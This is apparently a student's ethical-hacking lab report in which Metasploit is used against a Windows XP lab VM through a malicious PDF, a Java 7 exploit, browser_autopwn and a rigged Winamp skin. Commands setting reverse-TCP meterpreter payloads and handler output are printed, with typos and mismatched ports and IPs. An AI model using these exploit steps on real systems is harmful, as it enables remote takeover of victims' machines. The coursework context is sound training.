Matthew Austin

Ethical Hacking

Yi Yang

10 April 2019

Lab #4

1. **Install an old version of Adobe Reader 8.1.2 in your Windows XP VM. Create a PDF Embedded Executable under Kali Linux. From Windows target, try to access this PDF. Once you click Open in the PDF warning, the payload will run and you will receive a meterpreter session in Metasploit framework under Kali Linux VM.**
   1. Step 1: msf > use exploit/windows/fileformat/adobe\_pdf\_embedded\_exe\_nojs

msf exploit(adobe\_pdf\_embedded\_exe.nojs) > set payload windows/meterpreter/reverse\_tcp payload => windows/meterpreter/reverse\_tcp

msf exploit(adobe\_pdf\_embedded\_exe.nojs) > set filename malicious.pdf

Filename => malicious.pdf

msf exploit(adobe\_pdf\_embedded\_exe.nojs) > set lhost 10.178.252.10

lhost => 10.178.252.10

msf exploit(adobe\_pdf\_embedded\_exe.nojs) > exploit

Description: The malicious pdf is created to attack the vulnerability in Adobe Reader in the Windows VM. Using the adobe pdf embedded exe exploit, set the palod to return metrprest script when the exploit works. I used port 443 because it is always open, then i create the pdf with exploit.

I will then save the pdf to kali linux and send the malicious.pdf to the windows VM via email.

* 1. Step 2: msf > use exploit/multi/handler

msf exploit(handler) > set payload windows/meterpreter/reverse\_tcp payload => windows/meterpreter/reverse\_tcp

msf > exploit(handler) > set lport 443

Lport => 443

msf > exploit(handler) > set lhost 10.178.252.10

lhost => 10.178.252.10

msf > exploit(handler) > exploit

Description: With this listeners to capture the reverse connection, msf consoles was used to prepare the multi handler listener. The exploit is sent and the victim opens the exploit in their email and downloads it.

* 1. Step 3: [\*] Started reverse handler on 10.178.252.10:433

[\*] Starting the payload handler…

[\*] Sending stage (752128 bytes to 10.178.252.10

[\*] Meterpreter session 1 opened 10.178.252.10:433 -> 10.178.252.101:49158) at 2011-07-26 19:44:42+0800

Meterpreter > sysinfo

Computer : Matts-PC

OS : Windows XP

Architecture :x86

System Language: en\_US

Meterpreter :x86/win32

Description: Once the pdf is clicked this shows that the attack is successful.

2. **Install Java version 7 update 6 in your Windows XP VM. Java vulnerabilities are a**

**prevalent client-side attack vector. Exploit Java vulnerability in Kali Linux VM and**


**receive a meterpreter session from the Windows target.**

Step 1: 

Description: I find and use the windows java 7 update 6 exploit and show the options for it.

msf exploit(java\_jre17\_jmxbean) > set SVCHOST 10.178.252 10

SRVHOST => 10.178.252.11

Step 2: 

msf exploit(java\_jre17\_jxbean) > show payloads

Description: I find and use the windows java 7 update 6 exploit and show the options for it. I set the ip address of kali and use port 80. I set the path for the java exploit.

Step 3:

Description:I set the payload java with meterpreet to be able to see the attack work.

Step 4:Description: I am then able to set the victim's ip address up for attack and then exploit it.

msf exploit(java\_jre17\_jxbean) > set LHOST 10.781.252.11

LHOST => 10.178.252.11

msf exploi(java\_jre17\_jmxbean) > exploit


3. **Exploit the browser\_autopwn module in Kali Linux VM and count how many meterpreter sessions that you can create from the Windows XP target.**

Step 1: 

Description:I use the auto\_pwn brower exploit and show its options

msf auxillary(browser\_autopawn) > set LHOST 10.781.252.11

LHOST => 10.781.252.11

Step 2: 

Description:I set the host for the exploitation, set the URIpath of he exploit and then launch it.


Step 3: 

Description:This shows the exploit working “session -1”

4. **Install Winamp version 5.55 in Windows target VM. Exploit the Winamp malicious skin**

**configuration file and receive a meterpreter session from Windows XP target.**

Step 1: 




Description load the winamp exploit, show the options and set the payload so that I can bee seen in the meterpreter. I set the host of the exploit and launch it.

Step 2: Description: In the Windows XP VM I went to C:\program Files\Winamp\Skins

an rename the folder Bento to Rocketship. Then I replaced the file

Rockekship\scripts\mcvcore.maki with the malicious file that was created with Metasploit



Step 3: In Winamp I went to to Options/Skins, and choose Rocketship which is the malicious skin.

